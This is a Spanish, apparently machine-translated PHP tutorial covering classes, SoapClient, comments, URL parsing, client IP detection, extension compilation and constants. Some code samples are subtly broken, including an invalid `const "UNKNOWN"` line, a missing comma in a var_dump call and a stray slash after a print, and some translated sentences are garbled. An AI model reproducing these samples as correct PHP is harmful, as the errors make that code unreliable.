Un error común de las clases secundarias es que, si su padre y su hijo contienen un método constructor (`__construct()`), **solo se ejecutará el constructor de la clase secundaria** . Puede haber ocasiones en las que necesite ejecutar el `__construct()` padre `__construct()` desde su hijo. Si necesita hacer eso, entonces deberá usar el resolutor `parent::` scope:

```
parent::__construct();
```

Ahora aprovechar que en una situación del mundo real se vería algo así como:

```
class Foo {

    function __construct($args) {
        echo 'parent';
    }

}

class Bar extends Foo {

    function __construct($args) {
        parent::__construct($args);
    }
}
```

Lo anterior ejecutará el elemento principal `__construct()` y el `echo` se ejecutará.

Palabra clave final

Def: **Final** Keyword evita que las clases secundarias invaliden un método prefijando la definición

con final. Si la clase en sí se está definiendo como final, entonces no se puede extender

Método final

```
class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
   public function moreTesting() {
       echo "ChildClass::moreTesting() called\n";
   }
}
// Results in Fatal error: Cannot override final method BaseClass::moreTesting()
```

Clase final

```
final class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   // Here it doesn't matter if you specify the function as final or not
   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
}
// Results in Fatal error: Class ChildClass may not inherit from final class (BaseClass)
```

Constantes finales: a diferencia de Java, la palabra clave `final` no se usa para las constantes de clase en PHP. Utilice la palabra clave `const` lugar.

¿Por qué tengo que usar `final` ?

1. La prevención de la cadena de herencia masiva de la fatalidad
2. Composición estimulante
3. Forzar al desarrollador a pensar en la API pública del usuario
4. Forzar al desarrollador a reducir la API pública de un objeto
5. Una clase `final` siempre se puede hacer extensible.
6. `extends` roturas de encapsulación.
7. No necesitas esa flexibilidad.
8. Eres libre de cambiar el código

Cuándo evitar `final` : las clases finales solo funcionan de manera efectiva bajo los siguientes supuestos:

1. Hay una abstracción (interfaz) que implementa la clase final
2. Toda la API pública de la clase final es parte de esa interfaz

$ esto, auto y estático más el singleton

> Use `$this` para referirse al objeto actual. Use `self` para referirse a la clase actual. En otras palabras, use `$this->member` para `$this->member` no estáticos, use `self::$member` para miembros estáticos.

En el siguiente ejemplo, `sayHello()` y `sayGoodbye()` están usando `self` y `$this` diferencia se puede observar aquí.

```
class Person {
    private $name;

    public function __construct($name) {
        $this->name = $name;
    }

    public function getName() {
        return $this->name;
    }

    public function getTitle() {
        return $this->getName()." the person";
    }

    public function sayHello() {
        echo "Hello, I'm ".$this->getTitle()."<br/>";
    }

    public function sayGoodbye() {
        echo "Goodbye from ".self::getTitle()."<br/>";
    }
}

class Geek extends Person {
    public function __construct($name) {
        parent::__construct($name);
    }

    public function getTitle() {
        return $this->getName()." the geek";
    }
}

$geekObj = new Geek("Ludwig");
$geekObj->sayHello();
$geekObj->sayGoodbye();
```

`static` refiere a cualquier clase en la jerarquía en la que llamaste al método. Permite una mejor reutilización de las propiedades de clase estáticas cuando las clases se heredan.

Considere el siguiente código:

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
         return self::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

Esto no produce el resultado que desea:

desconocido
desconocido
desconocido

Esto se debe a que `self` refiere a la clase `Car` cuando se llama a la `brand()` método `brand()` .

Para referirse a la clase correcta, necesita usar `static` lugar:

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
         return static::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

Esto produce el resultado deseado:

desconocido
BMW
Mercedes

Véase también Enlace estático tardío

El singleton

Si tiene un objeto que es costoso crear o representa una conexión a algún recurso externo que desea reutilizar, es decir, una conexión de base de datos donde no existe una agrupación de conexiones o un socket para algún otro sistema, puede usar las palabras clave `static` y `self` en un clase para hacer un singleton. Hay opiniones fuertes acerca de si el patrón de singleton debe o no debe usarse, pero tiene sus usos.

```
class Singleton {
    private static $instance = null;

    public static function getInstance(){
        if(!isset(self::$instance)){
            self::$instance = new self();
        }

        return self::$instance;
    }

    private function __construct() {
        // Do constructor stuff
    }
}
```

Como puede ver en el código de ejemplo, estamos definiendo una `$instance` privada de propiedad estática `$instance` para contener la referencia del objeto. Como esto es estático, esta referencia se comparte entre TODOS los objetos de este tipo.

El método `getInstance()` utiliza un método conocido como creación de instancias perezosa para retrasar la creación del objeto hasta el último momento posible, ya que no desea tener objetos no utilizados en la memoria que nunca se pretendió usar. También ahorra tiempo y CPU en la carga de la página, no tiene que cargar más objetos de los necesarios. El método comprueba si el objeto está establecido, lo crea, si no, y lo devuelve. Esto asegura que solo un objeto de este tipo sea creado.

También estamos configurando el constructor para que sea privado para garantizar que nadie lo cree con la `new` palabra clave desde el exterior. Si necesita heredar de esta clase, simplemente cambie las palabras clave `private` a `protected` .

Para usar este objeto solo escribe lo siguiente:

```
$singleton = Singleton::getInstance();
```

Ahora le imploro que use la inyección de dependencia donde pueda y apunte a objetos acoplados de forma flexible, pero a veces eso no es razonable y el patrón de singleton puede ser de utilidad.

Autocarga

Nadie quiere `require` o `include` cada vez que se usa una clase o herencia. Debido a que puede ser doloroso y es fácil de olvidar, PHP está ofreciendo el llamado autoloading. Si ya está utilizando Composer, lea acerca de la carga automática utilizando Composer .

¿Qué es exactamente la carga automática?

El nombre básicamente lo dice todo. No tiene que obtener el archivo donde se almacena la clase solicitada, pero PHP lo *carga automáticamente* .

¿Cómo puedo hacer esto en PHP básico sin código de terceros?

Existe la función `__autoload` , pero se considera una mejor práctica usar `spl_autoload_register` . PHP considerará estas funciones cada vez que no se defina una clase dentro del espacio dado. Entonces, agregar la carga automática a un proyecto existente no es un problema, ya que las clases definidas (a través de `require` ie) funcionarán como antes. En aras de la precisión, los siguientes ejemplos usarán funciones anónimas, si usa PHP <5.3, puede definir la función y pasar su nombre como argumento a `spl_autoload_register` .

Ejemplos

```
spl_autoload_register(function ($className) {
    $path = sprintf('%s.php', $className);
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

El código anterior simplemente intenta incluir un nombre de archivo con el nombre de la clase y la extensión anexada ".php" usando `sprintf` . Si `FooBar` necesita ser cargado, parece que `FooBar.php` existe y si es así lo incluye.

Por supuesto, esto puede extenderse para adaptarse a las necesidades individuales del proyecto. Si _ dentro de un nombre de clase se usa para agrupar, por ejemplo, `User_Post` y `User_Image` refieren a `User` , ambas clases se pueden mantener en una carpeta llamada "User" como:

```
spl_autoload_register(function ($className) {
    //                        replace _ by / or \ (depending on OS)
    $path = sprintf('%s.php', str_replace('_', DIRECTORY_SEPARATOR, $className) );
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

La clase `User_Post` ahora se cargará desde "User / Post.php", etc.

`spl_autoload_register` puede adaptarse a diversas necesidades. Todos sus archivos con clases se llaman "class.CLASSNAME.php"? No hay problema. Varios anidamientos (`User_Post_Content` => "User / Post / Content.php")? No hay problema tampoco.

Si desea un mecanismo de carga automática más elaborado, y aún no desea incluir Composer, puede trabajar sin agregar bibliotecas de terceros.

```
spl_autoload_register(function ($className) {
    $path = sprintf('%1$s%2$s%3$s.php',
        // %1$s: get absolute path
        realpath(dirname(__FILE__)),
        // %2$s: / or \ (depending on OS)
        DIRECTORY_SEPARATOR,
        // %3$s: don't wory about caps or not when creating the files
        strtolower(
            // replace _ by / or \ (depending on OS)
            str_replace('_', DIRECTORY_SEPARATOR, $className)
        )
    );

    if (file_exists($path)) {
        include $path;
    } else {
        throw new Exception(
            sprintf('Class with name %1$s not found. Looked in %2$s.',
                $className,
                $path
            )
        );
    }
});
```

Usando autocargadores como este, felizmente puede escribir código como este:

```
require_once './autoload.php'; // where spl_autoload_register is defined

$foo = new Foo_Bar(new Hello_World());
```

Utilizando clases:

```
class Foo_Bar extends Foo {}
```

```
class Hello_World implements Demo_Classes {}
```

Estos ejemplos incluirán clases de `foo/bar.php` , `foo.php` , `hello/world.php` y `demo/classes.php` .

Clases anonimas

Se introdujeron clases anónimas en PHP 7 para permitir la creación fácil de objetos únicos y rápidos. Pueden tomar argumentos de constructor, extender otras clases, implementar interfaces y usar rasgos al igual que las clases normales.

En su forma más básica, una clase anónima se parece a lo siguiente:

```
new class("constructor argument") {
    public function __construct($param) {
        var_dump($param);
```

```
    }
}; // string(20) "constructor argument"
```

Anidar una clase anónima dentro de otra clase no le da acceso a métodos o propiedades privadas o protegidas de esa clase externa. El acceso a los métodos protegidos y las propiedades de la clase externa se puede obtener extendiendo la clase externa de la clase anónima. El acceso a las propiedades privadas de la clase externa se puede obtener pasándolas al constructor de la clase anónima.

Por ejemplo:

```
class Outer {
    private $prop = 1;
    protected $prop2 = 2;

    protected function func1() {
        return 3;
    }

    public function func2() {
        // passing through the private $this->prop property
        return new class($this->prop) extends Outer {
            private $prop3;

            public function __construct($prop) {
                $this->prop3 = $prop;
            }

            public function func3() {
                // accessing the protected property Outer::$prop2
                // accessing the protected method Outer::func1()
                // accessing the local property self::$prop3 that was private from
Outer::$prop
                return $this->prop2 + $this->func1() + $this->prop3;
            }
        };
    }
}

echo (new Outer)->func2()->func3(); // 6
```

Definiendo una clase básica

Un objeto en PHP contiene variables y funciones. Los objetos normalmente pertenecen a una clase, que define las variables y funciones que contendrán todos los objetos de esta clase.

La sintaxis para definir una clase es:

```
class Shape {
    public $sides = 0;

    public function description() {
        return "A shape with $this->sides sides.";
    }
}
```

Una vez que se define una clase, puede crear una instancia usando:

```
$myShape = new Shape();
```

A las variables y funciones en el objeto se accede de esta manera:

```
$myShape = new Shape();
$myShape->sides = 6;

print $myShape->description(); // "A shape with 6 sides"
```

Constructor

Las clases pueden definir un `__construct()` especial `__construct()` , que se ejecuta como parte de la creación del objeto. Esto se usa a menudo para especificar los valores iniciales de un objeto:

```
class Shape {
    public $sides = 0;

    public function __construct($sides) {
        $this->sides = $sides;
    }

    public function description() {
        return "A shape with $this->sides sides.";
    }
}

$myShape = new Shape(6);

print $myShape->description(); // A shape with 6 sides
```

Extendiendo otra clase

Las definiciones de clase pueden extender las definiciones de clase existentes, agregar nuevas variables y funciones, así como modificar aquellas definidas en la clase principal.

Aquí hay una clase que amplía el ejemplo anterior:

```
class Square extends Shape {
    public $sideLength = 0;

    public function __construct($sideLength) {
       parent::__construct(4);

       $this->sideLength = $sideLength;
    }

    public function perimeter() {
        return $this->sides * $this->sideLength;
    }
```

```
    public function area() {
        return $this->sideLength * $this->sideLength;
    }
}
```

La clase `Square` contiene variables y comportamiento tanto para la clase `Shape` como para la clase `Square` :

```
$mySquare = new Square(10);

print $mySquare->description()/ // A shape with 4 sides

print $mySquare->perimeter() // 40

print $mySquare->area() // 100
```

Lea Clases y objetos en línea: https://riptutorial.com/es/php/topic/504/clases-y-objetos

Capítulo 18: Cliente de jabón

Sintaxis

- __getFunctions () // Devuelve la matriz de funciones para el servicio (solo en modo WSDL)
- __getTypes () // Devuelve una matriz de tipos para el servicio (solo en modo WSDL)
- __getLastRequest () // Devuelve XML de la última solicitud (requiere la opción de `trace`)
- __getLastRequestHeaders () // Devuelve los encabezados de la última solicitud (requiere la opción de `trace`)
- __getLastResponse () // Devuelve XML de la última respuesta (requiere la opción de `trace`)
- __getLastResponseHeaders () // Devuelve los encabezados de la última respuesta (requiere la opción de `trace`)

Parámetros

Parámetro	Detalles
$ wsdl	URI de WSDL o `NULL` si se utiliza el modo no WSDL
$ opciones	Array de opciones para SoapClient. El modo no WSDL requiere `location` y `uri` para establecer, todas las demás opciones son opcionales. Consulte la tabla a continuación para ver los posibles valores.

Observaciones

La clase `SoapClient` está equipada con un método `__call` . Esto *no* debe ser llamado directamente. En su lugar, esto le permite hacer:

```
$soap->requestInfo(['a', 'b', 'c']);
```

Esto llamará al método de `requestInfo` SOAP.

Tabla de posibles valores de `$options` (*Array de pares clave / valor*):

Opción	Detalles
ubicación	URL del servidor SOAP. *Requerido* en modo no WSDL. Se puede utilizar en modo WSDL para anular la URL.
uri	Espacio de nombres de destino del servicio SOAP. *Requerido* en modo no WSDL.
estilo	Los valores posibles son `SOAP_RPC` o `SOAP_DOCUMENT` . Sólo válido en modo

Opción	Detalles
	no WSDL.
utilizar	Los valores posibles son `SOAP_ENCODED` o `SOAP_LITERAL` . Sólo válido en modo no WSDL.
soap_version	Los valores posibles son `SOAP_1_1` (*predeterminado*) o `SOAP_1_2` .
autenticación	Habilitar la autenticación HTTP. Los valores posibles son `SOAP_AUTHENTICATION_BASIC` (*predeterminado*) o `SOAP_AUTHENTICATION_DIGEST` .
iniciar sesión	Nombre de usuario para autenticación HTTP
contraseña	Contraseña para la autenticación HTTP
proxy_host	URL del servidor proxy
Puerto proxy	Puerto de servidor proxy
proxy_login	Nombre de usuario para proxy
proxy_password	Contraseña para proxy
local_cert	Ruta al certificado de cliente HTTPS (para autenticación)
frase de contraseña	Frase de contraseña para el certificado de cliente HTTPS
compresión	Comprimir la solicitud / respuesta. El valor es una máscara de bits de `SOAP_COMPRESSION_ACCEPT` con `SOAP_COMPRESSION_GZIP` o `SOAP_COMPRESSION_DEFLATE` . Por ejemplo: `SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP` .
codificación	Codificación interna de caracteres (TODO: valores posibles)
rastro	*Booleano* , por defecto es `FALSE` . Habilita el seguimiento de las solicitudes para que las fallas se puedan retroceder. Habilita el uso de `__getLastRequest()` , `__getLastRequestHeaders()` , `__getLastResponse()` y `__getLastResponseHeaders()` .
mapa de clase	Mapear los tipos WSDL a las clases de PHP. El valor debe ser una matriz con tipos WSDL como claves y nombres de clase de PHP como valores.
excepciones	Valor *booleano* . En caso de excepciones de errores SOAP (de tipo `SoapFault).
el tiempo de conexión expiro	Tiempo de espera (en segundos) para la conexión al servicio SOAP.

Opción	Detalles
mapa de tipo	Matriz de asignaciones de tipo. La matriz debe ser pares clave / valor con las siguientes claves: `type_name` , `type_ns` (URI del espacio de nombres), `from_xml` (devolución de llamada que acepta un parámetro de cadena) y `to_xml` (devolución de llamada que acepta un parámetro de objeto).
cache_wsdl	Cómo (si lo hace) el archivo WSDL debe ser almacenado en caché. Los valores posibles son `WSDL_CACHE_NONE` , `WSDL_CACHE_DISK` , `WSDL_CACHE_MEMORY` o `WSDL_CACHE_BOTH` .
agente de usuario	Cadena para usar en el encabezado `User-Agent` .
stream_context	Un recurso para un contexto.
caracteristicas	Máscara de bits de `SOAP_SINGLE_ELEMENT_ARRAYS` , `SOAP_USE_XSI_ARRAY_TYPE` , `SOAP_WAIT_ONE_WAY_CALLS` .
mantener viva	(*Versión de PHP> = 5.4 solamente*) Valor *booleano* . Envíe el encabezado `Connection: Keep-Alive` (`TRUE`) o `Connection: Close` header (`FALSE`).
ssl_method	(*Versión de PHP> = 5.5 solamente*) Qué versión de SSL / TLS usar. Los valores posibles son `SOAP_SSL_METHOD_TLS` , `SOAP_SSL_METHOD_SSLv2` , `SOAP_SSL_METHOD_SSLv3` o `SOAP_SSL_METHOD_SSLv23` .

> **Problema con PHP de 32 bits : en PHP de** 32 bits, las cadenas numéricas mayores de 32 bits que se convierten automáticamente en enteros por `xs:long` resultarán en que alcance el límite de 32 bits, `2147483647` en `2147483647` . Para `__soapCall()` esto, lance las cadenas para que floten antes de pasarlo a `__soapCall()` .

Examples

Modo WSDL

Primero, cree un nuevo objeto `SoapClient` , pasando la URL al archivo WSDL y, opcionalmente, una variedad de opciones.

```
// Create a new client object using a WSDL URL
$soap = new SoapClient('https://example.com/soap.wsdl', [
    # This array and its values are optional
    'soap_version' => SOAP_1_2,
    'compression' => SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP,
    'cache_wsdl' => WSDL_CACHE_BOTH,
    # Helps with debugging
    'trace' => TRUE,
    'exceptions' => TRUE
]);
```

Luego usa el objeto `$soap` para llamar a tus métodos SOAP.

```
$result = $soap->requestData(['a', 'b', 'c']);
```

Modo no WSDL

Esto es similar al modo WSDL, excepto que pasamos `NULL` como el archivo WSDL y nos aseguramos de establecer la `location` y las opciones de `uri` .

```
$soap = new SoapClient(NULL, [
    'location' => 'https://example.com/soap/endpoint',
    'uri' => 'namespace'
]);
```

Mapas de clase

Al crear un cliente SOAP en PHP, también puede establecer una clave de `classmap` en la matriz de configuración. Este `classmap` define qué tipos definidos en el WSDL deben asignarse a clases reales, en lugar del `StdClass` predeterminado. La razón por la que querría hacer esto es porque puede completar automáticamente los campos y las llamadas a métodos en estas clases, en lugar de tener que adivinar qué campos se configuran en la `StdClass` regular.

```
class MyAddress {
    public $country;
    public $city;
    public $full_name;
    public $postal_code; // or zip_code
    public $house_number;
}

class MyBook {
    public $name;
    public $author;

    // The classmap also allows us to add useful functions to the objects
    // that are returned from the SOAP operations.
    public function getShortDescription() {
        return "{$this->name}, written by {$this->author}";
    }
}

$soap_client = new SoapClient($link_to_wsdl, [
    // Other parameters
    "classmap" => [
        "Address" => MyAddress::class, // ::class simple returns class as string
        "Book" => MyBook::class,
    ]
]);
```

Después de configurar el mapa de clase, siempre que realice una determinada operación que devuelva un tipo de `Address` o `Book` , SoapClient creará una instancia de esa clase, llenará los campos con los datos y los devolverá desde la llamada de la operación.

```
// Lets assume 'getAddress(1234)' returns an Address by ID in the database
$address = $soap_client->getAddress(1234);

// $address is now of type MyAddress due to the classmap
echo $address->country;

// Lets assume the same for 'getBook(1234)'
$book = $soap_client->getBook(124);

// We can not use other functions defined on the MyBook class
echo $book->getShortDescription();

// Any type defined in the WSDL that is not defined in the classmap
// will become a regular StdClass object
$author = $soap_client->getAuthor(1234);

// No classmap for Author type, $author is regular StdClass.
// We can still access fields, but no auto-completion and no custom functions
// to define for the objects.
echo $author->name;
```

Rastreo de solicitud y respuesta SOAP

A veces queremos ver lo que se envía y recibe en la solicitud de SOAP. Los siguientes métodos devolverán el XML en la solicitud y respuesta:

```
SoapClient::__getLastRequest()
SoapClient::__getLastRequestHeaders()
SoapClient::__getLastResponse()
SoapClient::__getLastResponseHeaders()
```

Por ejemplo, supongamos que tenemos una constante de `ENVIRONMENT` y cuando el valor de esta constante se establece en `DEVELOPMENT` , queremos repetir toda la información cuando la llamada a `getAddress` un error. Una solución podría ser:

```
try {
    $address = $soap_client->getAddress(1234);
} catch (SoapFault $e) {
    if (ENVIRONMENT === 'DEVELOPMENT') {
        var_dump(
            $soap_client->__getLastRequestHeaders()
            $soap_client->__getLastRequest(),
            $soap_client->__getLastResponseHeaders(),
            $soap_client->__getLastResponse()
        );
    }
    ...
}
```

Lea Cliente de jabón en línea: https://riptutorial.com/es/php/topic/633/cliente-de-jabon

Capítulo 19: Comentarios

Observaciones

Tenga en cuenta los siguientes consejos cuando decida cómo comentar su código:

- Siempre debe escribir su código como si los comentarios no existieran, utilizando nombres de funciones y variables bien elegidos.
- Los comentarios están destinados a comunicarse con otros seres humanos, no para repetir lo que está escrito en el código.
- Existen varias guías de estilo de comentarios php (por ejemplo, pear , zend , etc). ¡Averigua cuál usa tu compañía y úsala de manera consistente!

Examples

Comentarios de una sola línea

El comentario de una sola línea comienza con "//" o "#". Cuando se encuentre, todo el texto de la derecha será ignorado por el intérprete de PHP.

```
// This is a comment

# This is also a comment

echo "Hello World!"; // This is also a comment, beginning where we see "//"
```

Comentarios multilínea

El comentario multilínea se puede usar para comentar grandes bloques de código. Comienza con `/*` y termina con `*/` .

```
/* This is a multi-line comment.
   It spans multiple lines.
   This is still part of the comment.
*/
```

Lea Comentarios en línea: https://riptutorial.com/es/php/topic/6852/comentarios

Capítulo 20: Cómo desglosar una URL

Introducción

A medida que codifiques PHP, lo más probable es que te pongas en una posición en la que necesites dividir una URL en varias partes. Obviamente, hay más de una forma de hacerlo dependiendo de sus necesidades. Este artículo explicará esas formas para que usted pueda encontrar lo que funciona mejor para usted.

Examples

Usando parse_url ()

> parse_url (): esta función analiza una URL y devuelve una matriz asociativa que contiene cualquiera de los diversos componentes de la URL que están presentes.

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
)
```

Si necesitas separar el camino puedes usar Explode

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');
$url['sections'] = explode('/', $url['path']);

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
    [sections] => Array
        (
            [0] =>
            [1] => project
            [2] => controller
            [3] => action
            [4] => param1
            [5] => param2
        )

)
```

Si necesita la última parte de la sección, puede usar end () de la siguiente manera:

```
$last = end($url['sections']);
```

Si la URL contiene GET vars, también puede recuperarlos.

```
$url = parse_url('http://example.com?var1=value1&var2=value2');

Array
(
    [scheme] => http
    [host] => example.com
    [query] => var1=value1&var2=value2
)
```

Si desea desglosar las variables de consulta, puede usar parse_str () de la siguiente manera:

```
$url = parse_url('http://example.com?var1=value1&var2=value2');
parse_str($url['query'], $parts);

Array
(
    [var1] => value1
    [var2] => value2
)
```

Utilizando explotar ()

> explode (): devuelve una matriz de cadenas, cada una de las cuales es una subcadena de cadena formada dividiéndola en los límites formados por el delimitador de cadena.

Esta función es bastante sencilla.

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = explode('/', $url);

Array
(
    [0] => http:
    [1] =>
    [2] => example.com
    [3] => project
    [4] => controller
    [5] => action
    [6] => param1
    [7] => param2
)
```

Puedes recuperar la última parte de la URL haciendo esto:

```
$last = end($parts);
// Output: param2
```

También puede navegar dentro de la matriz utilizando sizeof () en combinación con un operador matemático como este:

```
echo $parts[sizeof($parts)-2];
// Output: param1
```

Usando basename ()

> basename (): dada una cadena que contiene la ruta a un archivo o directorio, esta función devolverá el componente de nombre final.

Esta función devolverá solo la última parte de una URL

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = basename($url);
// Output: param2
```

Si su URL tiene más cosas y lo que necesita es el nombre de directorio que contiene el archivo, puede usarlo con dirname () de la siguiente manera:

```
$url = "http://example.com/project/controller/action/param1/param2/index.php";
$parts = basename(dirname($url));
// Output: param2
```

Lea Cómo desglosar una URL en línea: https://riptutorial.com/es/php/topic/10847/como-desglosar-una-url

Capítulo 21: Cómo detectar la dirección IP del cliente

Examples

Uso correcto de HTTP_X_FORWARDED_FOR

A la luz de las últimas vulnerabilidades de httpoxy , hay otra variable, que es ampliamente mal utilizada.

`HTTP_X_FORWARDED_FOR` se usa a menudo para detectar la dirección IP del cliente, pero sin ninguna verificación adicional, esto puede llevar a problemas de seguridad, especialmente cuando esta IP se usa más adelante para la autenticación o en consultas SQL sin saneamiento.

La mayoría de los ejemplos de código disponibles ignoran el hecho de que `HTTP_X_FORWARDED_FOR` puede considerarse realmente como información proporcionada por el propio cliente y, por **lo** tanto, **no es** una fuente confiable para detectar la dirección IP de los clientes. Algunas de las muestras agregan una advertencia sobre el posible uso indebido, pero aún no tienen ninguna verificación adicional en el propio código.

Así que aquí hay un ejemplo de la función escrita en PHP, cómo detectar la dirección IP de un cliente, si sabe que ese cliente puede estar detrás de un proxy y sabe que se puede confiar en este proxy. Si no conoces ningún proxy de confianza, puedes usar `REMOTE_ADDR`

```
function get_client_ip()
{
    // Nothing to do without any reliable information
    if (!isset($_SERVER['REMOTE_ADDR'])) {
        return NULL;
    }

    // Header that is used by the trusted proxy to refer to
    // the original IP
    $proxy_header = "HTTP_X_FORWARDED_FOR";

    // List of all the proxies that are known to handle 'proxy_header'
    // in known, safe manner
    $trusted_proxies = array("2001:db8::1", "192.168.50.1");

    if (in_array($_SERVER['REMOTE_ADDR'], $trusted_proxies)) {

        // Get IP of the client behind trusted proxy
        if (array_key_exists($proxy_header, $_SERVER)) {

            // Header can contain multiple IP-s of proxies that are passed through.
            // Only the IP added by the last proxy (last IP in the list) can be trusted.
            $client_ip = trim(end(explode(",", $_SERVER[$proxy_header])));

            // Validate just in case
            if (filter_var($client_ip, FILTER_VALIDATE_IP)) {
                return $client_ip;
```

```
            } else {
                // Validation failed - beat the guy who configured the proxy or
                // the guy who created the trusted proxy list?
                // TODO: some error handling to notify about the need of punishment
            }
        }
    }

    // In all other cases, REMOTE_ADDR is the ONLY IP we can trust.
    return $_SERVER['REMOTE_ADDR'];
}

print get_client_ip();
```

Lea Cómo detectar la dirección IP del cliente en línea:
https://riptutorial.com/es/php/topic/5058/como-detectar-la-direccion-ip-del-cliente

Capítulo 22: Compilar extensiones de PHP

Examples

Compilando en linux

Para compilar una extensión de PHP en un entorno Linux típico, hay algunos requisitos previos:

- Habilidades básicas de Unix (poder operar "make" y un compilador de C)
- Un compilador ANSI C
- El código fuente de la extensión PHP que desea compilar.

Generalmente hay dos formas de compilar una extensión de PHP. Puede compilar **estáticamente** la extensión en el binario de PHP, o compilarla como un módulo **compartido** cargado por su binario de PHP en el inicio. Los módulos compartidos son más probables ya que le permiten agregar o eliminar extensiones sin reconstruir todo el binario de PHP. Este ejemplo se centra en la opción compartida.

Si instaló PHP a través de su administrador de paquetes (`apt-get install` , `yum install` , etc.) necesitará instalar el paquete `-dev` para PHP, que incluirá los archivos de encabezado PHP y el script phpize necesarios para que funcione el entorno de compilación . El paquete podría llamarse algo así como `php5-dev` o `php7-dev` , pero asegúrese de usar su administrador de paquetes para buscar el nombre apropiado usando los repositorios de su distro. Pueden diferir.

Si compiló PHP desde la fuente, lo más probable es que los archivos de encabezado ya existan en su sistema (*generalmente* en `/usr/include` o `/usr/local/include`).

Pasos para compilar

Después de verificar para asegurarse de que tiene todos los requisitos previos necesarios para compilar, puede dirigirse a pecl.php.net , seleccionar una extensión que desee compilar y descargar la bola de alquitrán.

1. Desembale la bola de alquitrán (por ejemplo, `tar xfvz yaml-2.0.0RC8.tgz`)
2. Ingrese el directorio donde se desempaquetó el archivo y ejecute `phpize`
3. Ahora debería ver una `.configure` comandos `.configure` recién creada si todo salió bien, ejecute ese `./configure`
4. Ahora necesitarás ejecutar `make` , que compilará la extensión.
5. Finalmente, `make install` copiará el archivo binario de extensión compilado a su directorio de extensión.

El `make install` paso normalmente proporcionará la ruta de instalación para usted que se ha copiado la extensión. Esto suele *estar* en `/usr/lib/` , por ejemplo, podría ser algo como `/usr/lib/php5/20131226/yaml.so` . Pero esto depende de su configuración de PHP (es decir, `--with-prefix`) y la versión específica de la API. El número de API se incluye en la ruta para mantener

las extensiones creadas para diferentes versiones de API en ubicaciones separadas.

Cargando la extensión en PHP

Para cargar la extensión en PHP, encuentre su archivo php.ini cargado para el SAPI apropiado, y agregue la `extension=yaml.so` línea `extension=yaml.so` luego reinicie PHP. Cambie `yaml.so` al nombre de la extensión real que instaló, por supuesto.

Para una extensión Zend, debe proporcionar la ruta completa al archivo de objeto compartido. Sin embargo, para las extensiones PHP normales, esta ruta se deriva de la directiva `extension_dir` en su configuración cargada, o del entorno `$PATH` durante la configuración inicial.

Lea Compilar extensiones de PHP en línea: https://riptutorial.com/es/php/topic/6767/compilar-extensiones-de-php

Capítulo 23: Constantes

Sintaxis

- define (cadena $ nombre, valor mezclado de $ [, bool $ case_insensitive = false])
- const CONSTANT_NAME = VALUE;

Observaciones

Las constantes se utilizan para almacenar los valores que no se deben cambiar más adelante. También se utilizan a menudo para almacenar los parámetros de configuración, especialmente aquellos que definen el entorno (desarrollo / producción).

Las constantes tienen tipos como variables pero no todos los tipos se pueden usar para inicializar una constante. Los objetos y los recursos no se pueden utilizar como valores para constantes en absoluto. Las matrices se pueden usar como constantes a partir de PHP 5.6

Algunos nombres constantes están reservados por PHP. Estos incluyen `true` , `false` , `null` así como muchas constantes específicas del módulo.

Las constantes son usualmente nombradas usando letras mayúsculas.

Examples

Comprobando si se define constante

Simple cheque

Para verificar si la constante está definida use la función `defined` . Tenga en cuenta que a esta función no le importa el valor de la constante, solo le importa si la constante existe o no. Incluso si el valor de la constante es `null` o `false` la función seguirá siendo `true` .

```
<?php

define("GOOD", false);

if (defined("GOOD")) {
    print "GOOD is defined" ; // prints "GOOD is defined"

    if (GOOD) {
        print "GOOD is true" ; // does not print anything, since GOOD is false
    }
}

if (!defined("AWESOME")) {
   define("AWESOME", true); // awesome was not defined. Now we have defined it
}
```

Tenga en cuenta que la constante se vuelve "visible" en su código solo **después de** la línea donde lo ha definido:

```
<?php

if (defined("GOOD")) {
   print "GOOD is defined"; // doesn't print anyhting, GOOD is not defined yet.
}

define("GOOD", false);

if (defined("GOOD")) {
   print "GOOD is defined"; // prints "GOOD is defined"
}
```

Obteniendo todas las constantes definidas

Para obtener todas las constantes definidas, incluidas las creadas por PHP, use la función `get_defined_constants` :

```
<?php

$constants = get_defined_constants();
var_dump($constants); // pretty large list
```

Para obtener solo las constantes que definió su aplicación, llame a la función al principio y al final de su script (normalmente después del proceso de arranque):

```
<?php

$constants = get_defined_constants();

define("HELLO", "hello");
define("WORLD", "world");

$new_constants = get_defined_constants();

$myconstants = array_diff_assoc($new_constants, $constants);
var_export($myconstants);

/*
Output:

array (
  'HELLO' => 'hello',
  'WORLD' => 'world',
)
*/
```

A veces es útil para la depuración.

Definiendo constantes

Las constantes se crean utilizando la sentencia `const` o la función `define` . La convención es usar letras MAYÚSCULAS para nombres constantes.

Definir constante utilizando valores explícitos.

```
const PI = 3.14; // float
define("EARTH_IS_FLAT", false); // boolean
const "UNKNOWN" = null; // null
define("APP_ENV", "dev"); // string
const MAX_SESSION_TIME = 60 * 60; // integer, using (scalar) expressions is ok

const APP_LANGUAGES = ["de", "en"]; // arrays


define("BETTER_APP_LANGUAGES", ["lu", "de"]); // arrays
```

Definir constante utilizando otra constante.

Si tienes una constante puedes definir otra basada en ella:

```
const TAU = PI * 2;
